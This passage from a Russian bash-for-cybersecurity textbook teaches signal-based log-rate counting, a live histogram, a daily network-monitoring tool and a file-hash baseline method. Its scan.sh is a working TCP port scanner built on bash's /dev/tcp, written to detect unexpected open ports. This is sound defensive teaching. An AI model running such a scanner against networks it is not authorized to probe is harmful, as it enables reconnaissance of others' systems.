Эту работу можно разделить на два процесса-сценария: один сценарий будет считать строки, а другой — наблюдать за временем. Таймер уведомляет счетчик строк с помощью стандартного механизма межпроцессной связи POSIX, называемого *сигналом*. Сигнал — это программное прерывание, и существуют различные виды сигналов. Некоторые из них являются фатальными — приводят к завершению процесса (например, исключение в операции с плавающей запятой). Большинство из этих сигналов могут быть как проигнорированы, так и пойманы. Действие предпринимается, когда сигнал пойман. Многие из этих сигналов имеют предопределенное назначение в операционной системе. Мы будем использовать один из двух сигналов, доступных пользователям. Это сигнал `SIGUSR1` (другой — это `SIGUSR2`).

Сценарии оболочки могут перехватывать прерывания, используя встроенную команду `trap`. С ее помощью можно выбрать команду, определяющую, какое действие требуется выполнить при получении сигнала, и список сигналов, запускающих вызов данной команды. Например:

```
trap warnmsg SIGINT
```

Это приводит к тому, что команда `warnmsg` (наш собственный сценарий или функция) вызывается всякий раз, когда сценарий оболочки получает сигнал `SIGINT`, например, когда для прерывания запущенного процесса вы нажмете сочетание клавиш Ctrl+C.

В примере 8.3 показан сценарий, выполняющий подсчет.

Пример 8.3. looper.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# looper.sh
#
# Описание:
# Подсчет строк в файле
#
# Использование: ./looper.sh [filename]
#  filename — имя файла, который должен проверяться,
#  по умолчанию: log.file
#

function interval ()                                ❶
{
    echo $(date '+%y%m%d %H%M%S') $cnt              ❷
    cnt=0
}

declare -i cnt=0
```

```
trap interval SIGUSR1                              ❸

shopt -s lastpipe                                  ❹

tail -f --pid=$$ ${1:-log.file} | while read aline ❺
do
    let cnt++
done
```

❶ Функция `interval` будет вызываться при получении каждого сигнала. Конечно, интервал должен быть определен до того, как мы сможем его назвать и использовать в нашем выражении `trap`.

❷ Команда `date` вызывается, чтобы предоставить временную метку для значения переменной `cnt`, которое мы распечатываем. После вывода показания счетчика мы сбрасываем это значение на `0`, чтобы начать отсчет следующего интервала.

❸ Теперь, когда интервал определен, мы можем указать, чтобы функция вызывалась всякий раз, когда наш процесс получает сигнал `SIGUSR1`.

❹ Это очень важный шаг. Обычно, когда есть конвейер команд (например, `ls-l | grep` *`rwx`* `| wc`), части конвейера (каждая команда) выполняются в подсетях и каждый процесс заканчивается своим собственным идентификатором процесса. Это могло бы стать проблемой для данного сценария, потому что цикл `while` будет находиться в подоболочке с другим идентификатором процесса. Какой бы процесс ни начался, сценарий `looper.sh` не будет знать идентификатора процесса цикла `while`, чтобы отправить ему сигнал. Кроме того, изменение значения переменной `cnt` в подоболочке не изменяет значение `cnt` в основном процессе, поэтому сигнал для основного процесса каждый раз приведет к установке значения `0`. Решить эту проблему можно с помощью команды `shopt`, которая устанавливает (`-s`) параметр `lastpipe`. Он указывает оболочке не создавать для последней команды в конвейере подоболочку, а запускать эту команду в том же процессе, в котором запущен сам сценарий. В нашем случае это означает, что команда `tail` будет выполняться в подоболочке (то есть в другом процессе), а цикл `while` станет частью основного процесса сценария. Внимание: эта опция оболочки доступна только в bash версии 4.x и выше и только для неинтерактивных оболочек (то есть сценариев).

❺ Это команда `tail -f` еще с одним параметром `--pid`. Мы указываем идентификатор процесса, который по завершении данного процесса завершит работу команды `tail`. Мы указываем идентификатор процесса текущего сценария оболочки `$$`, который нужно просмотреть. Это действие позволяет очистить процессы и не оставлять команду `tail` выполняться в фоновом режиме (если, скажем, этот сценарий выполняется в фоновом режиме; пример 8.4).

Сценарий `tailcount.sh` запускает и останавливает сценарий с секундомером (таймер) и ведет подсчет временных интервалов.

Пример 8.4. tailcount.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# tailcount.sh
#
# Описание:
# Подсчет строк каждые n секунд
#
# Использование: ./tailcount.sh [filename]
#   filename: проанализировать looper.sh
#

# очистка – другие процессы на выходе
function cleanup ()
{
    [[ -n $LOPID ]] && kill $LOPID                ❶
}

trap cleanup EXIT                                 ❷
bash looper.sh $1 &                               ❸
LOPID=$!                                          ❹
# даем возможность начать
sleep 3

while true
do
    kill -SIGUSR1 $LOPID
    sleep 5
done >&2                                          ❺
```

❶ Поскольку этот сценарий будет запускать другие сценарии, после работы он должен выполнить очистку. Если идентификатор процесса был сохранен в `LOPID`, переменная будет хранить значение, поэтому функция с помощью команды `kill` отправит этому процессу сигнал. Если в команде `kill` не указать конкретный сигнал, то по умолчанию будет отправлен сигнал `SIGTERM`.

❷ Команда `EXIT` не является сигналом. Это специальный случай, когда оператор `trap` указывает оболочке вызвать эту функцию (в данном случае `cleanup`), если оболочка, выполняющая данный сценарий, собирается завершить работу.

❸ Теперь начинается настоящая работа. Запускается сценарий `looper.sh`, который будет работать в фоновом режиме: чтобы этот сценарий работал на протяжении всего цикла (не дожидаясь команды на завершение работы), он отсоединяется от клавиатуры.

❹ Здесь сохраняется идентификатор процесса сценария, который мы только что запустили в фоновом режиме.

❺ Данное перенаправление — просто мера предосторожности. Весь вывод, поступающий из цикла `while` или от операторов `kill/sleep` (хотя их мы не ожидаем), не должен смешиваться с любыми выводами функции `looper.sh`, которая, хотя и работает в фоновом режиме, все равно отправляет их в stdout. Поэтому мы перенаправляем данные из stdout в stderr.

Подводя итог, мы видим, что, хотя функция `looper.sh` была помещена в фоновый режим, идентификатор ее процесса сохраняется в переменной оболочки. Каждые пять секунд сценарий `tailcount.sh` отправляет данному процессу (который выполняется в функции `looper.sh`) сигнал `SIGUSR1`, который, в свою очередь, вызывает сценарий `looper.sh`, чтобы распечатать зафиксированное в нем текущее количество строк и перезапустить подсчет. После выхода сценарий `tailcount.sh` очистится, отправив сигнал `SIGTERM` в функцию `looper.sh` для ее прерывания.

С помощью двух сценариев — сценария, выполняющего подсчет строк, и сценария с секундомером (таймера), управляющего первым сценарием, — вы можете получить вывод (количество строк за определенный период), на основе которого следующий сценарий построит гистограмму. Он вызывается таким образом:

```
bash tailcount.sh | bash livebar.sh
```

Сценарий `livebar.sh` считывает данные из stdin и печатает вывод в stdout, по одной строке для каждой строки ввода (пример 8.5).

Пример 8.5. livebar.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# livebar.sh
#
# Описание:
# Создание горизонтальной гистограммы «живых» данных
#
# Использование:
# <output from other script or program> | bash livebar.sh
#

function pr_bar ()                                  ❶
{
    local raw maxraw scaled
    raw=$1
    maxraw=$2
    ((scaled=(maxbar*raw)/maxraw))
```

```
    ((scaled == 0)) && scaled=1   # гарантированный минимальный размер
    for((i=0; i<scaled; i++)) ; do printf '#' ; done
    printf '\n'

} # pr_bar

maxbar=60    # наибольшее количество символов в строке  ❷
MAX=60
while read dayst timst qty
do
    if (( qty > MAX ))                                  ❸
    then
        let MAX=$qty+$qty/4     # предоставляем немного места
        echo "              **** rescaling: MAX=$MAX"
    fi
    printf '%6.6s %6.6s %4d:' $dayst $timst $qty        ❹
    pr_bar $qty $MAX
done
```

❶ Функция `pr_bar` выводит строку хештегов, масштабированных на основе предоставленных параметров до максимального размера. Эта функция может показаться знакомой, так как мы ранее уже использовали ее в сценарии `histogram.sh`.

❷ Это самый длинный размер строки хештега, который мы можем допустить (чтобы обойтись без переноса строки).

❸ Насколько большими будут значения, которые необходимо отобразить? Не зная этого заранее (хотя эти данные могут быть предоставлены сценарию в качестве аргумента), сценарий будет отслеживать максимум. Если этот максимум будет превышен, значение начнет «масштабироваться» и линии, которые выводятся сейчас, и будущие линии также будут масштабированы до нового максимума. Сценарий добавляет 25 % к максимальному значению, так что ему не придется масштабировать значение, если очередное новое значение каждый раз увеличивается только на 1–2 %.

❹ `printf` определяет минимальную и максимальную ширину первых двух полей, которые будут выведены. Это метки даты и времени, которые при превышении значений ширины будут обрезаны. Чтобы вывести значение целиком, указываем его ширину размером четыре символа. При этом, несмотря на ограничения, будут напечатаны все значения. Если количество символов в значениях будет меньше четырех, недостающие будут дополнены пробелами.

Поскольку данный сценарий считывается из stdin, вы можете запустить его самостоятельно, чтобы увидеть, как он себя поведет. Вот пример:

```
$ bash livebar.sh
201010 1020 20
201010   1020   20:####################
```

```
201010 1020 70
              **** rescaling: MAX=87
201010   1020   70:################################################
201010 1020 75
201010   1020   75:###################################################
^C
```

В этом примере ввод смешивается с выводом. Вы также можете поместить ввод в файл и перенаправить его в сценарий, чтобы увидеть только вывод:

```
$ bash livebar.sh < testdata.txt
bash livebar.sh < x.data
201010   1020   20:####################
              **** rescaling: MAX=87
201010   1020   70:################################################
201010   1020   75:###################################################
$
```

Выводы

Лог-файлы могут помочь разобраться в работе системы. Но они поступают в больших количествах, что усложняет их анализ. Эту проблему можно свести к минимуму, создав ряд сценариев для автоматического форматирования, агрегирования данных и создания оповещений.

В следующей главе мы рассмотрим, как подобные методы можно использовать для мониторинга сетей и отслеживания изменений в конфигурации.

Упражнения

1. Чтобы установить интервал в секундах, добавьте в сценарий `tailcount.sh` параметр `-i`.
2. Добавьте в сценарий `livebar.sh` параметр `-M`, чтобы определить ожидаемый максимум входного значения. Используйте для анализа ваших параметров встроенный анализатор аргументов `getopts`.
3. Как в сценарий `livebar.sh` добавить параметр `-f`, который будет фильтровать данные с помощью `grep`? С какими проблемами вы можете столкнуться? Какой подход вы могли бы использовать для решения этих проблем?
4. Измените файл `wintail.sh` так, чтобы пользователь мог указать журнал Windows, который будет отслеживаться с помощью аргумента, переданного командной строке.

5. Измените файл `wintail.sh` так, чтобы добавить в него легкую систему обнаружения вторжений с помощью `egrep` и файла IOC.
6. Рассмотрите утверждение, сделанное во врезке «Буферы командной строки» на с. 134: «Когда входные данные поступают из файла, обычно этот процесс идет быстро». Почему «обычно»? При каких условиях вы можете увидеть необходимость наличия в команде `grep` опции буферизации строк даже при чтении из файла?


Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

9 Инструмент: мониторинг сети

Раннее выявление вредоносных действий в сфере кибербезопасности повышает шанс быстро устранить эту опасность. Одним из таких методов обнаружения является мониторинг сети, определяющий появление новых или неожиданных сетевых служб (то есть открытых портов). Именно с помощью командной строки можно выявить вредоносные действия на раннем этапе.

В этой главе мы создадим инструмент, позволяющий отслеживать по всей сети изменения в открытых портах систем. Требования к инструменту следующие.

1. Прочитать файл, содержащий IP-адреса или имена хостов.
2. Выполнить для каждого упоминавшегося в файле хоста сканирование сетевых портов и определить открытые порты.
3. Сохранить вывод, полученный при сканировании портов, в файл. В имени этого файла должна быть указана текущая дата.
4. При повторном запуске сценария снова должно выполняться сканирование портов, а затем полученные результаты необходимо сравнить с ранее сохраненным последним результатом. Выявленные изменения должны выделяться на экране.
5. Автоматизировать ежедневный запуск сценария и при возникновении каких-либо изменений отправлять системному администратору сообщение по электронной почте.



Сканирование портов можно выполнить с помощью утилиты Nmap Ndiff. Но в целях обучения мы реализуем эту функцию, используя bash. Дополнительные сведения о Ndiff вы найдете по адресу https://nmap.org/ndiff.

Используемые команды

В этой главе мы рассмотрим работу с командами `crontab` и `schtasks`.

crontab

Команда `crontab` позволяет редактировать cron-таблицу в системе Linux. Таблица cron используется для планирования задач по выполнению команд в определенное время или в определенный период времени.

Общие параметры команды

- `-e` — редактировать cron-таблицу.
- `-l` — вывести текущую cron-таблицу.
- `-r` — удалить текущую cron-таблицу.

schtasks

Команда `schtasks` позволяет планировать задачи в среде Windows, запускающие выполнение необходимых команд в определенное время или промежуток времени.

Общие параметры команды

- `/Create` — запланировать новую задачу.
- `/Delete` — удалить запланированную задачу.
- `/Query` — вывести список всех запланированных задач.

Шаг 1. Создание сканера портов

В первую очередь создадим сканер портов. Для этого нужно на определенном порту создать TCP-соединение с определенным хостом. Это можно сделать с помощью файлового дескриптора bash, имя которого — `/dev/tcp`.

Для создания сканера портов сначала необходимо прочитать из файла список IP-адресов или имен хостов. Далее будет предпринята попытка подключения

к ряду портов на хостах, упоминаемых в файле. В случае успешного подключения станет понятно, что порт открыт. Если время соединения истекло или вы получили сообщение о сбросе, значит, порт закрыт. Для этого проекта мы на каждом хосте отсканируем TCP-порты с номерами от 1 до 1023 (пример 9.1).

Пример 9.1. scan.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# scan.sh
#
# Описание:
# Сканирование порта указанного хоста
#
# Использование: ./scan.sh <output file>
#   <output file> Файл, куда сохраняются результаты
#

function scan ()
{
    host=$1
    printf '%s' "$host"                                        ❶
    for ((port=1;port<1024;port++))
    do
        # порядок перенаправления важен по двум причинам
        echo >/dev/null 2>&1 < /dev/tcp/${host}/${port}        ❷
        if (($? == 0)) ; then printf ' %d' "${port}" ; fi      ❸
    done
    echo # или вывести '\n'
}

#
# основной цикл
#   читать имя каждого узла (из stdin)
#   и искать открытые порты
#   сохранить результаты в файл,
#   имя которого указано в качестве аргумента,
#   или задать имя по умолчанию на основе текущей даты
#

printf -v TODAY 'scan_%(%F)T' -1 # например, scan_2017-11-27   ❹
OUTFILE=${1:-$TODAY}                                           ❺

while read HOSTNAME
do
    scan $HOSTNAME
done > $OUTFILE                                                ❻
```

❶ Здесь обратите внимание на команды `printf`. Ни одна из них не разбивает вывод на несколько строк, чтобы сохранить код в одной (длинной) строке.

❷ Это критический шаг в сценарии — фактически создание сетевого подключения к указанному порту. Подключение создается с помощью следующего кода:

```
echo >/dev/null 2>&1   < /dev/tcp/${host}/${port}
```

Команда `echo` здесь не имеет реальных аргументов, только перенаправления. Перенаправления обрабатываются оболочкой; команда `echo` никогда не видит эти перенаправления, но знает, что они произошли. Без аргументов `echo` в stdout будет просто напечатан символ новой строки (`\n`). Поскольку здесь о выводе мы не заботимся, и stdout, и stderr перенаправляются в `/dev/null` (фактически отбрасываются).

Ключевым моментом здесь является перенаправление stdin (через `<`). Мы перенаправляем stdin, чтобы он использовал специальное имя файла bash, `/dev/tcp/...` и некоторый номер хоста и порта. Поскольку `echo` просто выполняет вывод, команда не будет читать какие-либо входные данные из этого специального сетевого файла. Скорее, мы просто пытаемся его открыть (только для чтения), чтобы увидеть, есть ли там эти данные.

❸ Это вторая команда `printf`. Если команда `echo` выполняется успешно, значит, соединение с данным портом на указанном хосте успешно установлено. В этом случае мы выводим номер данного порта.

❹ Функция `printf` (в более новых версиях bash) поддерживает специальный формат печати значений даты и времени. Символы `%()T` — это спецификатор формата `printf`, который указывает, что это формат даты/времени. Строка в скобках содержит сведения о том, какие составляющие части даты и/или времени вы хотите показать. Здесь применены спецификаторы, которые будут использоваться в вызове системной библиотеки `strftime`. (Для более подробной информации введите `trftime`.) В этом случае `%F` означает формат «год-месяц-день» (формат даты ISO 8601). Дата/время печати определяется как `-1`, что означает «сейчас».

Параметр `-v` команды `printf` указывает, что вывод следует сохранить в переменной, а не выводить на экран. В этом случае в качестве переменной используется `TODAY`.

❺ Если пользователь в качестве первого аргумента данного сценария указывает в командной строке файл вывода, будет использован этот аргумент. Если первый аргумент отсутствует, то в качестве имени файла вывода будет использоваться строка с текущей датой, только что созданная в `TODAY`.

❻ Перенаправляя вывод в `done`, мы делаем это для всего кода внутри цикла `while`. Если бы было сделано перенаправление в самой команде сканирования, то, чтобы добавить вывод к файлу, мы должны были бы использовать символы `>>`. В противном случае при каждой итерации цикла сохраняется только один вывод команды, а предыдущий вывод блокируется. Если к файлу добавляется очередная команда, то перед началом цикла нам нужно будет этот файл обрезать. Таким образом, вы можете увидеть, что гораздо лучше просто выполнить перенаправление в цикл `while`.

Файл вывода с результатами сканирования будет отформатирован так, что разделителем будет пробел. Каждая строка начинается с IP-адреса или имени хоста, а затем перечисляются все открытые TCP-порты.

В примере 9.2 приведен вариант формата вывода, который показывает, что на хосте 192.168.0.1 открыты порты 80 и 443, а на хосте 10.0.0.5 — порт 25.

Пример 9.2. scan_2018-11-27

```
192.168.0.1 80 443
10.0.0.5 25
```

Шаг 2. Сравнение с предыдущим выводом

Конечная цель, которой мы хотим достичь с помощью этого инструмента, — обнаружение изменений находящегося в сети хоста. Для этого нам необходимо сохранять в файл результаты каждого сканирования. Далее — сравнить последнее сканирование с предыдущим результатом и обнаружить разницу между предыдущим и текущим состояниями. В частности, мы будем искать устройство, у которого TCP-порт открыт или закрыт. Определив состояние порта, вы можете выяснить, было ли это изменение санкционированным, или это признак злонамеренной активности.

В примере 9.3 сравниваются результаты последней проверки с сохраненными в файле предыдущими результатами и выявляются даже самые незначительные изменения.

Пример 9.3. fd2.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
```

```
# fd2.sh
#
# Описание:
# Сравнивает два результата сканирования портов для поиска изменений
# Основное предположение: оба файла имеют одинаковое количество строк,
# каждая строка с тем же адресом хоста,
# хотя перечисленные порты могут быть разными
#
# Использование: ./fd2.sh <file1> <file2>
#

# найти "$LOOKFOR" в списке аргументов для этой функции
# возвращает true (0), если его нет в списке
function NotInList ()                                            ❶
{
    for port in "$@"
    do
        if [[ $port == $LOOKFOR ]]
        then
            return 1
        fi
    done
    return 0
}

while true
do
    read aline <&4 || break     # EOF                            ❷
    read bline <&5 || break     # EOF, для симметрии             ❸

    # if [[ $aline == $bline ]] ; then continue; fi
    [[ $aline == $bline ]] && continue;                          ❹

    # есть разница, поэтому мы
    # подразделяем на хост и порты
    HOSTA=${aline%% *}                                           ❺
    PORTSA=( ${aline#* } )                                       ❻

    HOSTB=${bline%% *}
    PORTSB=( ${bline#* } )

    echo $HOSTA         # определяем хост, в котором произошли изменения

    for porta in ${PORTSA[@]}
    do              ❼
        LOOKFOR=$porta NotInList ${PORTSB[@]} && echo " closed: $porta"
    done

    for portb in ${PORTSB[@]}
```

```
    do
        LOOKFOR=$portb NotInList ${PORTSA[@]} && echo " new: $portb"
    done

done 4< ${1:-day1.data} 5< ${2:-day2.data}                    ❽
# day1.data и day2.data являются именами по умолчанию, что упрощает тестирование
```

❶ Функция `NotInList` написана так, чтобы возвращать значение, приравненное к `true` или `false`. Помните, что в оболочке (за исключением значений в двойных скобках) `0` считается истинным. (После выполнения команды возвращается `0`, когда ошибки не возникает; ненулевые возвращаемые значения обычно указывают на ошибку, поэтому считаются ложными.)

❷ «Уловка» в этом сценарии заключается в том, что можно читать из двух разных потоков ввода. Для этого в сценарии мы используем файловые дескрипторы 4 и 5. Здесь переменная `aline` заполняется данными, прочитанными из файлового дескриптора 4. Мы вскоре увидим, где дескрипторы 4 и 5 получают свои данные. Символ `&`, который находится перед дескриптором файла 4, обозначает, что это дескриптор файла 4. Без символа `&` bash будет пытаться читать из файла с именем 4. После прочтения последней строки входных данных, когда мы достигнем конца файла, команда `read` возвращает ошибку. В этом случае будет выполнена команда `break`, завершающая цикл.

❸ Аналогично `bline` будет считывать свои данные из дескриптора 5. Поскольку предполагается, что два файла имеют одинаковое количество строк (то есть одни и те же хосты), то команда `break` здесь тоже нужна, так как она выполняется и в предыдущей строке. Такая симметрия делает файл более читаемым.

❹ Если две строки идентичны, нет необходимости разбирать их на отдельные номера портов, поэтому мы сразу переходим к следующей итерации цикла.

❺ Мы изолируем имя хоста, удалив все символы, находящиеся после первого пробела (включая и сам первый пробел).

❻ И наоборот, мы можем извлечь все номера портов, удалив имя хоста и все символы из начала строки вплоть до первого пробела (включая и сам первый пробел). Обратите внимание: мы не просто присваиваем этот список переменной, а используем скобки, чтобы инициализировать ее как массив, в котором каждая запись — номер порта.

❼ Посмотрите на это выражение. За присвоением переменной в той же строке сразу идет команда `echo`. Для оболочки это означает, что значение переменной

действительно только на время выполнения данной команды. К своему предыдущему значению переменная возвращается сразу после выполнения команды. Вот почему мы в этой строке не повторяем `$LOOKFOR` — это не будет действительным значением. Мы бы могли разделить это выражение на две отдельные команды — присваивание переменной и вызов функции. Но тогда бы вы не узнали об этой функции в bash.

❽ Здесь демонстрируется новый вариант использования файловых дескрипторов. Файловый дескриптор 4 получает «перенаправление» для чтения входных данных из файла, указанного в первом аргументе сценария. Соответственно дескриптор 5 получает свои входные данные из второго аргумента. Если один или оба параметра не заданы, сценарий будет использовать имена, указанные по умолчанию.

Шаг 3. Автоматизация и уведомление

Хотя вы можете выполнять сценарий вручную, было бы гораздо лучше, если бы он автоматически запускался каждый день или каждые несколько дней и уведомлял вас о любых обнаруженных изменениях. Сценарий `autoscan.sh`, показанный в примере 9.4, является единственным сценарием, использующим для сканирования сети и вывода любых изменений файлы `scan.sh` и `fd2.sh`.

Пример 9.4. autoscan.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# autoscan.sh
#
# Описание:
# Автоматическое сканирование портов (с помощью сценария scan.sh)
# Сравнение вывода с предыдущими результатами и e-mail пользователя
# Предполагается, что сценарий scan.sh находится в текущем каталоге
#
# Использование: ./autoscan.sh
#

./scan.sh < hostlist                                       ❶

FILELIST=$(ls scan_* | tail -2)                            ❷
FILES=( $FILELIST )

TMPFILE=$(tempfile)                                        ❸
```

```
./fd2.sh ${FILES[0]} ${FILES[1]} > $TMPFILE

if [[ -s $TMPFILE ]]   # не пустой                      ❹
then
    echo "mailing today's port differences to $USER"
    mail -s "today's port differences" $USER < $TMPFILE ❺
fi
# очистка
rm -f $TMPFILE                                          ❻
```

❶ При выполнении сценария `scan.sh` будут проверены все хосты, находящиеся в файле с именем `hostlist`. Поскольку сценарию `scan.sh` имя файла в качестве аргумента мы не предоставляем, это имя сценарий сгенерирует сам. При этом используется числовой формат «год-месяц-день».

❷ Проименованные файлы, выводимые из сценария `scan.sh`, по умолчанию будут отсортированы. Команда `ls` вернет эти файлы в порядке, определенном датами их создания. При этом не потребуется указывать команде `ls` какие-либо специальные параметры. Используя команду `tail`, мы получим два последних имени из данного списка. Чтобы облегчить разделение на две части, поместим имена в массив.

❸ Создание с помощью команды `tempfile` временного имени файла — самый надежный способ убедиться, что файл не используется или не может быть записан.

❹ С помощью параметра `-s` проверяется размер файла: если он больше нуля, значит, файл не пустой. Временный файл не будет пустым, если при сравнении его размера с размером файла `fd2.sh` обнаружится разница.

❺ Для переменной `$USER` автоматически устанавливается идентификатор пользователя, однако, если адрес электронной почты отличается от идентификатора пользователя, в эту переменную может потребоваться поместить другое значение.

❻ Существуют более надежные способы убедиться, что файл удален, независимо от того, где и когда сценарий будет завершен. Но это минимум, позволяющий предотвратить накопление рабочих файлов. Сценарии захвата, использующие встроенную команду `trap`, вы найдете далее.

В операционной системе Windows запуск сценария `autoscan.sh` с заданным интервалом можно настроить с помощью команды `schtasks`. Для запуска этого сценария в Linux с заданным интервалом следует воспользоваться командой `crontab`.

Планирование задачи в Linux

Чтобы запланировать выполнение задачи в Linux, сначала нужно перечислить все существующие файлы cron:

```
$ crontab -l

no crontab for paul
```

Как вы можете убедиться, файла cron пока не существует. Для создания и редактирования нового файла cron укажите параметр `-e`:

```
$ crontab -e

no crontab for paul - using an empty one
Select an editor. To change later, run 'select-editor'.
  1. /bin/ed
  2. /bin/nano          <---- easiest
  3. /usr/bin/vim.basic
  4. /usr/bin/vim.tiny
Choose 1-4 [2]:
```

В любом редакторе добавьте в файл cron следующую строку, чтобы сценарий `autoscan.sh` запускался в 08:00 утра каждый день:

```
0 8 * * * /home/paul/autoscan.sh
```

Первые пять элементов определяют дату и время, когда будет выполняться задача, а шестой элемент — это команда или файл, которые должны быть выполнены. В табл. 9.1 описаны поля файла cron и их допустимые значения.



Для выполнения сценария autoscan.sh в качестве команды (вместо использования bash auto scan.sh) необходимо предоставить ему соответствующие полномочия. Например, с помощью строки chmod 750/home/paul/autoscan.sh владельцу файла (возможно, Paul) предоставляются права на чтение, запись и выполнение, а также разрешение на чтение и выполнение для группы и никаких других разрешений.

Таблица 9.1. Поля файла cron

Поле	Разрешенные значения	Пример	Значение
Минута	0–59	0	00 минут
Час	0–23	8	8 часов
День месяца	1–31	*	Любой день
Месяц	1–12, January — December, Jan — Dec	Mar	Март
День недели	1–7, Monday — Sunday, Mon–Sun	1	Понедельник

В примере, показанном в табл. 9.1, выполнение задачи начинается каждый понедельник марта, в 08:00 утра. В любом поле может быть установлено значение *, что эквивалентно любому значению.

Планирование задач в Windows

Запланировать автоматический запуск сценария `autoscan.sh` в Windows немного сложнее, так как изначально этот сценарий не будет работать из командной строки. Вместо этого вам нужно запланировать запуск Git Bash и в качестве аргумента указать файл `autoscan.sh`. Чтобы в системе Windows запланировать запуск сценария `autoscan.sh` каждый день в 08:00, напишите следующее:

```
schtasks //Create //TN "Network Scanner" //SC DAILY //ST 08:00
//TR "C:\Users\Paul\AppData\Local\Programs\Git\git-bash.exe
C:\Users\Paul\autoscan."
```

Обратите внимание: чтобы задача выполнялась правильно, нужно точно указать путь к Git Bash и сценарию `autoscan.sh`. При указании параметров обязательно используйте двойной слеш, так как сценарий будет выполняться не из командной строки Windows, а из Git Bash. В табл. 9.2 подробно описывается значение каждого из параметров.

Таблица 9.2. Параметры команды schtasks

Параметр	**Описание**
//Create	Создание новой задачи
//TN	Имя задачи
//SC	Частота расписания. Допустимые значения: минута, час, день, неделя, месяц, единожды при запуске, при входе в систему, при простое, при событии
//ST	Время запуска
//TR	Задание для выполнения

Выводы

Способность обнаруживать отклонения от установленного базового уровня является одной из самых эффективных при выявлении аномальной активности. Неожиданное открытие системой порта сервера может указывать на наличие сетевого бэкдора (backdoor). В следующей главе мы рассмотрим, как для обнаружения в локальной файловой системе подозрительной активности можно использовать определение исходного состояния этой системы.

Упражнения

Попробуйте расширить и настроить функционал инструмента мониторинга сети, добавив следующие возможности.

1. При сравнении двух отсканированных файлов следует учитывать разницу в их размерах или разницу в наборах IP-адресов/имен хостов.
2. Используйте `/dev/tcp` для создания простейшего SMPT-клиента, чтобы сценарий не требовал наличия команды `mail`.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

10 Инструмент: контроль файловой системы

Заражение файловой системы целевого объекта вредоносными программами и другие вторжения часто обнаруживаются по изменениям, которые вредоносные программы вносят в эту файловую систему. Для идентификации файлов, которые были добавлены, удалены или изменены, можно использовать свойства криптографической хеш-функции и возможности командной строки. Эта методика может быть наиболее эффективной в таких системах, как серверы или встраиваемые устройства, которые на регулярной основе не претерпевают существенных изменений.

В этой главе мы разработаем инструмент для создания в файловой системе базового файла, в котором зафиксируем текущее состояние файловой системы. Далее, используя этот базовый файл, мы сравним зафиксированное состояние системы с более поздним и определим, были ли файлы добавлены, удалены или изменены. Для этого требуется следующее.

1. Записать путь к каждому файлу в данной системе.
2. Создать для каждого файла этой системы хеш SHA-1.
3. Повторно запустить инструмент и вывести имена всех файлов, которые были изменены, удалены, перемещены, или имена новых файлов.

Используемые команды

В этой главе для сравнения файлов мы воспользуемся командой `sdiff`.

sdiff

Команда `sdiff` сравнивает два файла, находящихся рядом, и показывает все их различия.

Общие параметры команды

- `-a` — рассматривать все файлы как текстовые.
- `-i` — игнорировать регистр.
- `-s` — удалять общие строки для двух файлов.
- `-w` — определить максимальное количество символов для вывода в строке.

Пример команды

Чтобы сравнить два файла и вывести только строки, которые отличаются, введите следующее:

```
sdiff -s file1.txt file2.txt
```

Шаг 1. Определение исходного состояния файловой системы

Определение исходного состояния файловой системы включает в себя вычисление цифровой последовательности сообщения (хеш-значения) каждого файла, находящегося в настоящее время в системе, и запись результатов в файл. Для определения исходного состояния вы можете использовать команды `find` и `sha1sum`:


```
SYSNAME="$(uname -n)_$(date +'%m_%d_%Y')" ; sudo find / -type f |
xargs -d '\n' sha1sum > ${SYSNAME}_baseline.txt 2>${SYSNAME}_error.txt
```

Чтобы обеспечить доступ ко всем файлам, при работе в операционной системе Linux мы используем команду `sudo`. Для каждого найденного файла вычисляем хеш `SHA1` с помощью `sha1sum`, но `sha1sum` вызываем командой `xargs`. Она помещает в командную строку `sha1sum` столько имен файлов (входных данных, которые она считывает из конвейера), сколько может (ограничивается памятью). Это будет намного эффективнее, чем вызывать команду `shal1sum` для каждого отдельного файла. Вместо этого данная команда будет вызываться один раз на каждые 1000 файлов или более (в зависимости от длины пути). Мы перенаправляем вывод в файл, содержащий как имя системы, так и текущую дату, — это важная информация для целей организации и определения времени. Мы также перенаправляем все сообщения об ошибках в отдельный файл журнала, который можно просмотреть позже.

В примере 10.1 показан созданный базовый файл вывода. Первый столбец содержит хеш SHA1, а второй столбец — файл, который представляет данный хеш.

Пример 10.1. baseline.txt

```
3a52ce780950d4d969792a2559cd519d7ee8c727 /.gitkeep
ab4e53fda1a93bed20b1cc92fec90616cac89189 /autoscan.sh
ccb5bc521f41b6814529cc67e63282e0d1a704fe /fd2.sh
baea954b95731c68ae6e45bd1e252eb4560cdc45 /ips.txt
334389048b872a533002b34d73f8c29fd09efc50 /localhost
.
.
.
```



При использовании в Git Bash команды sha1sum в файле вывода в начале файлового пути часто добавляется символ *. Это может помешать в дальнейшем использовать базовый файл для выявления изменений. Можно направить вывод sha1sum в команду sed, чтобы удалить первое вхождение символа *:

```
sed 's/*//'
```

Для достижения наилучших результатов желательно провести определение исходного состояния файловой системы, когда система находится в заведомо хорошей конфигурации, например, когда стандартная операционная система, приложения и исправления только что были установлены. Это гарантирует, что вредоносные программы или другие нежелательные файлы не станут частью файла, в котором зафиксировано исходное состояние системы.

Шаг 2. Обнаружение изменений в исходном состоянии системы

Чтобы обнаружить изменения в системе, необходимо сравнить ранее записанное исходное состояние системы с ее текущим состоянием. При сравнении происходит пересчет вычисленной цифровой последовательности сообщения (хеша) для каждого файла, находящегося в системе, и сравнение вновь полученного значения с последним, ранее зафиксированным значением (в базовом файле). Если значения различаются, значит, файл, хеш которого проверяется, претерпел изменения. Если файл упоминается в базовом списке, но в системе отсутствует, следовательно, он был удален, перемещен или переименован. Если файл в системе существует, но в базовом списке отсутствует, можно предположить, что это новый файл или файл, который был перемещен или переименован.

Команда `sha1sum` хороша тем, что, если вы просто используете параметр `-c`, она сделает большую часть работы за вас. С помощью этой опции `sha1sum` будет считывать

